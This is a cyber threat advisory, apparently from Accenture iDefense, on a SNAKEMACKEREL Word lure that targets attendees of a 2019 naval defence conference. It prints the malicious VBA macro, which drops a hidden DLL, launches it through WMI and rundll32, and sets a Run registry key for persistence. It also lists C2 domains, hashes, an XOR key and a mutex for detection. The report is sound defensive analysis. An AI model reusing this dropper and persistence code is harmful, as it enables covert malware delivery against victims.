CYBER ADVISORY

SNAKEMACKEREL:

Threat Campaign Likely Targeting NATO Members, Defense and Military Outlets

accenturesecurity

SUMMARY

This report details iDefense's analysis of a macro-enabled Microsoft Corp. Word document found in the wild that is likely associated with the **SNAKEMACKEREL** threat group. iDefense assesses with moderate confidence that the actors may be targeting attendees and sponsors of the upcoming Underwater Defence & Security 2019 event occurring March 5-7, 2019, in Southampton, United Kingdom.[1] This event draws attendees from government, military and private sector entities across the globe, allowing this global event to represent a unique opportunity for **SNAKEMACKEREL** actors to conduct targeted intrusion operations against a wide array of organizations falling under its collection requirements.

OVERALL ANALYSIS

Intended Audience

This Intelligence Alert (IA) is intended to better inform decision makers operating in targeted regions and verticals; such decisionmakers include security operations center (SOC) and intelligence analysts, security engineers and senior leadership.

How to Use This Intelligence

This Intelligence Alert (IA) is intended to provide technical information about **SNAKEMACKEREL** threat activity to help cybersecurity professionals better understand its threat behavior and help identify indicators of compromise (IoCs). SOC and intelligence analysts may use the information provided in this report for hunting activities, such as infrastructure enumeration and malware analysis. Additionally, security engineers may use this information to create or add to existing capabilities to detect suspicious network activity that may indicate initial compromise by and lateral movement of the adversary. Finally, management and executive leadership may use this information to assess the risk associated with the threat described herein to make operational and policy decisions. The information and suggested actions in this IA, however, are general in nature and do not take into account the specific needs of your IT ecosystem and network, which may vary and require unique action.

How This Intelligence Helps Address Existing or Potential Threats

Understanding **SNAKEMACKEREL** tactics, techniques and procedures (TTPs) may help to detect initial compromise and could prevent the spread of malware, ransomware or other threats throughout a company's internal network.

Key Assessment and Findings

- Defense analysts recently discovered a macro-enabled Microsoft Word document that appears to reference the Underwater Defence & Security 2019 event, which is scheduled to occur March 5-7, 2019, in Southampton, United Kingdom. The specific venue for the event is the Ageas Hilton hotel.

[1] http://www.underwater-defence-security.com/.

- According to the event website, this is a three-day global event focused on how NATO members and affiliated nation states can respond to sea-based threats, including what role manned, unmanned and autonomous systems can be effectively used to conduct dangerous mission operations.[2]
- The document is used to drop a DLL file that is believed to be a version of SedUploader, a first-stage reconnaissance tool thought to be developed and used by SNAKEMACKEREL actors.
- At this time, based on analysis of available malware samples, in addition to the observed TTPs used by the actors behind this Word document, iDefense has high confidence that this activity is associated with the SNAKEMACKEREL threat group.
- This report is intended to provide early indication and warning (I&W) notice to public and private sector organizations sponsoring or attending this event, as it represents a unique opportunity for this adversary to conduct targeted attacks against entities aligned with what appears to be its collection requirements.


MALWARE ANALYSIS

Exhibits 1 and 2 show images of the content within the macro-enabled Microsoft Word document, which has a filename of "UDS 2019 Current Agenda.doc."[3]

Exhibit 1: Image within "UDS 2019 Current Agenda.doc"

[2] http://www.underwater-defence-security.com/.

[3] Rights to trademarks referenced herein, other than Accenture trademarks, belong to their respective owners. Accenture disclaims any proprietary interest in the marks and names of third-party companies.



UNDERWATER
DEFENCE & SECURITY

S&T organization
CMRE

WELCOME NOTE

From Our Conference Chairman

Hello and welcome to the 2019 edition of the Underwater Defence and Security (UDS) event. The annual UDS event is the premier international forum to understand the latest research, innovations, challenges and technologies in the Underwater domain. UDS 2019 will offer high quality interaction, including roundtable discussions, plenary meetings, exhibitions and panels.

Within the research conducted, a variety of challenges faced by the international community have become apparent:

- Underwater communications – The very nature of water makes communication difficult. Radio waves are unable to penetrate deeply and as such, research and experimentation is being conducted into alternative modes of communication such as blue-green lasers.
- Expanding autonomous capabilities – UUVs are now able to complete given tasks with minimal interaction from the operator. However, shortfalls such as long range standoff capability, real time data transfer and high accuracy target classification are shortfalls that still must be addressed.
- Naval air asset degradation – With the expansive territories that nations must monitor, it is imperative that real time surveillance of a sector can be done at a moment's notice. Air assets provide the best response to this due to their ability for rapid deployment. However, national fleets are approaching their end of life and require either modernisation or complete replacement.
- Enhancing submarine capabilities – Submarines are one of the ultimate deterrents, but only if they are

Exhibit 2: Image within "UDS 2019 Current Agenda.doc"

The following are the properties of this Word file:

- **MD5:** f8a778d21003098075c9aef8ed58c6c3
- **Filename:** UDS 2019 Current Agenda.doc
- **File Type:** MS Word Document
- **Creation Date Stamp:** 2018-12-11 14:17:00 (December 11, 2018, 2:17 p.m.)
- **Last Saved Date Stamp:** 2018-12-12 20:30:00 (December 12, 2018, 8:30 p.m.)

Based upon iDefense analysis, it appears that SNAKEMACKEREL actors stole content for the lure document directly from the following link, which hosts the official conference agenda for 2019:

- http://www.underwater-defence-security.com/files/agenda13.pdf?version=1.0

The document writes two files, which are identical, shown in Exhibit 3.

```
    Path = Environ("TEMP") + "\" + "clnb" + ".dat"
    If Not (CheckFile.FileExists(Path)) Then
        FileNumb = FreeFile
        Open Path For Binary Access Write As #FileNumb
        Put #FileNumb, 1, bin
        Close #FileNumb
        SetAttr Path, vbHidden
    End If

    PathHKCURun = Environ("ALLUSERSPROFILE") + "\" + "adobe" + ".dll"
    If Not (CheckFile.FileExists(PathHKCURun)) Then
        FileNumAr = FreeFile
        Open PathHKCURun For Binary Access Write As FileNumAr
        Put FileNumAr, 1, bin
        Close FileNumAr
        SetAttr PathHKCURun, vbHidden
    End If
```

Exhibit 3: Macro Code That Drops SedUploader and Illustrates Document's Two Identical Files

This DLL file has the following properties:

- **MD5:** ebdc6098c733b23e99daa60e55cf858b
- **Filename:** adobe.dll or clnb.dat
- **Compiler/Packer:** Borland Delphi 3.0
- **Compilation Date Stamp:** 2018-12-07 20:49:45 (December 7, 2018, 8:49:45 p.m.)

The macro-based document then executes the clnb.dat file (which is actually a DLL) using rundll32 and calling the first export. Last, it sets the registry key shown below for persistence; this key will start adobe.dll with the same export upon system reboot:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdobeAcrobat

Exhibit 4 shows an example of this macro code.

```
    Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
    Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process")
    objProcess.Create "run" + "dll" + "32" + ".exe " + Chr(34) + Path + Chr(34) + ", " + "#1", Null, objConfig, intProcessID

    cmdLineARun = "C:\W$in" + "do$ws\Sy$st" + "em$32\" + "run" + "$$$$" + "d$ll" + "32" + "$" + ".e$xe " + Chr(34) + PathHKCURun + "$$" + Chr(34) + "
    Set WShell = CreateObject("WScript.Shell")
    WShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdobeAcrobat", Replace(cmdLineARun, "$", ""), "REG_SZ"

End Sub
```

Exhibit 4: Macro Code that Executes the Malware and Creates Registry Key

Adobe.dll

This DLL file, which is identical to clnb.dat, is believed to be a variant of the SedUploader malware. It sends command-and-control (C2) communications to photopoststories[.]com, as shown in Exhibit 5.




Exhibit 5: Example Connection to C2 Server (values redacted)

XOR Encryption

Throughout the execution of this DLL, a method is called that decodes XOR-encoded strings that are hardcoded into the malware. This code uses the following XOR key, as shown in Exhibits 6 and 7:

- 0x5F31215E6C247774693A161E13030A0A0F




Exhibit 6: XOR Decoding Routine in Executable

```
.rdata:100071A4 byte_100071A4   db 5Fh                  ; DATA XREF: DECODE_ENCODE+33↑r
.rdata:100071A5                 db  31h ; 1
.rdata:100071A6                 db  21h ; !
.rdata:100071A7                 db  5Eh ; ^
.rdata:100071A8                 db  6Ch ; l
.rdata:100071A9                 db  24h ; $
.rdata:100071AA                 db  77h ; w
.rdata:100071AB                 db  74h ; t
.rdata:100071AC                 db  69h ; i
.rdata:100071AD                 db  3Ah ; :
.rdata:100071AE                 db  16h
.rdata:100071AF                 db  1Eh
.rdata:100071B0                 db  13h
.rdata:100071B1                 db    3
.rdata:100071B2                 db  0Ah
.rdata:100071B3                 db  0Ah
.rdata:100071B4                 db  0Fh
.rdata:100071B5                 db    0
.rdata:100071B6                 db    0
.rdata:100071B7                 db    0
```

Exhibit 7: XOR Key Hardcoded into Executable

Mutex

The mutex is one of the strings that is hardcoded into the malware and decrypted using the XOR encryption routine referenced previously, as shown in Exhibits 8-10.

```
Enter text: 2973701F59521d10595d5d565F745B7345140917100047224
Enter key: 5F31215E6C247774693A161E13030A0A0F
v B Q A 5 v j d 0 g K H L w Q y J K 8 6 N h V S
```

Exhibit 8: Example of Mutex after Decoding




Exhibit 9: Code within Executable That Sets Mutex

```
.rdata:1000718C MUTEX           db  29h ; )             ; DATA XREF: set_mutex+8↑o
.rdata:1000718D                 db  73h ; s
.rdata:1000718E                 db  70h ; p
.rdata:1000718F                 db  1Fh
.rdata:10007190                 db  59h ; Y
.rdata:10007191                 db  52h ; R
.rdata:10007192                 db  1Dh
.rdata:10007193                 db  10h
.rdata:10007194                 db  59h ; Y
.rdata:10007195                 db  5Dh ; ]
.rdata:10007196                 db  5Dh ; ]
.rdata:10007197                 db  56h ; V
.rdata:10007198                 db  5Fh ; _
.rdata:10007199                 db  74h ; t
.rdata:1000719A                 db  5Bh ; [
.rdata:1000719B                 db  73h ; s
.rdata:1000719C                 db  45h ; E
.rdata:1000719D                 db  14h
.rdata:1000719E                 db    9
.rdata:1000719F                 db  17h
.rdata:100071A0                 db  10h
.rdata:100071A1                 db    4
.rdata:100071A2                 db  72h ; r
.rdata:100071A3                 db  24h ; $
```

Exhibit 10: Mutex Hardcoded in Executable

Infrastructure Enumeration

Based upon available WhoIs data, SNAKEMACKEREL appears to have created the C2 server photopoststories[.]com on December 7, 2018. iDefense analysts also observed another domain (proposalprogram[.]com) hosted on the same IP address (185.86.150.193); this domain was listed as the aforementioned C2 server for which clients were advised to proactively monitor network activity, although iDefense did not observe any malicious content being hosted on this site as of December 21, 2018.

The SLL certificate (e979d63a80f96ec06e7308541713d201813927a6) issued for the C2 server also appears to be new; it was first observed on December 7, 2018.

Exhibit 11 shows more information for this SLL certificate.

Basic Information

Subject DN	C=GB, ST=London, L=London, O=Security, OU=IT, CN=photopoststories.com
Issuer DN	C=GB, ST=London, L=London, O=Security, OU=IT, CN=photopoststories.com
Serial	11910138002251864883
Validity	2018-12-07 10:45:27 **to** 2118-11-13 10:45:27 (36500 days, 0:00:00)

Fingerprint

SHA-256	e1ec5578cc9eb543399900ee9fa62eaad4396c3f24b8c09d114e60fe05ea20e5
SHA-1	e979d63a80f96ec06e7308541713d201813927a6
MD5	99eacf9cf821fed0ef8d204be24eebc8

Exhibit 11: SLL Certificate Information

GEOPOLITICAL ANALYSIS

The Word document was uploaded to a third-party anti-virus vendor on December 20, 2018, by an unknown entity likely based in Macedonia. This observation is notable, as Macedonia is currently pending admission to NATO as its thirtieth member; this admission is expected to become official sometime in 2020. This activity aligns with prior SNAKEMACKEREL threat activity, as the group allegedly targeted government officials in Montenegro back in 2017 prior to that country's accession to NATO.

iDefense analysts note that this event draws attendees from government, military, and private sector entities across the globe, including those located in the US, Western and Eastern Europe, Middle East and Asia-Pacific regions. As such, this global event represents a unique opportunity for SNAKEMACKEREL actors to conduct targeted intrusion operations against a wide array of organizations falling under what appear to be its collection requirements.

Exhibit 12 provides a brief synopsis of the conference agenda, which appears to emphasize the need for NATO members and affiliate nation states to improve naval capabilities (e.g. fleets and submarines) to address increasing global instability.

Exhibit 12: Conference Agenda Synopsis[4]

This agenda would likely be of high interest to Russian intelligence agencies for several reasons:

It may provide them with detailed information on how NATO members and its allies plan to develop new underseas capabilities to counter Russia's continued focus on new, stealth classes of submarines.

It may provide them with detailed information on new technologies that could be reverse engineered and implemented into their current and future classes of submarines, some of which have the capability to launch nuclear-powered ballistic missiles.

CONCLUSION

At this time, iDefense has high confidence that this activity is associated with the SNAKEMACKEREL threat group. iDefense analysts will continue to monitor for new activity related to this global event and will provide additional updates as necessary.

[4] http://www.underwater-defence-security.com/conference-agenda.php.

Mitigation

iDefense suggests monitoring for and blocking network traffic to the following domains:

- photoposts tories[.]com
- mail.photoposts tories[.]com
- proposalprogram[.]com
- smtp.proposalprogram[.]com

Additionally, iDefense suggests monitoring for and blocking the following file hashes:

- f8a778d21003098075c9aef8ed58c6c3
- ebdc6098c733b23e99daa60e55cf858b

Finally, where the ability exists, iDefense suggests hunting for the following malicious artifacts that are likely associated with the SedUploader malware:

- A file named clnb.dat located in Users\Administrator\AppData\Local\Temp
- A file named adobe.dll located in C:\ProgramData
- The registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdobeAcrobat
- The mutex vBQA5vjd0gKHLwQyJK86NhVS

The information and suggested actions in this IA are general in nature and do not take into account the specific needs of your IT ecosystem and network, which may vary and require unique action.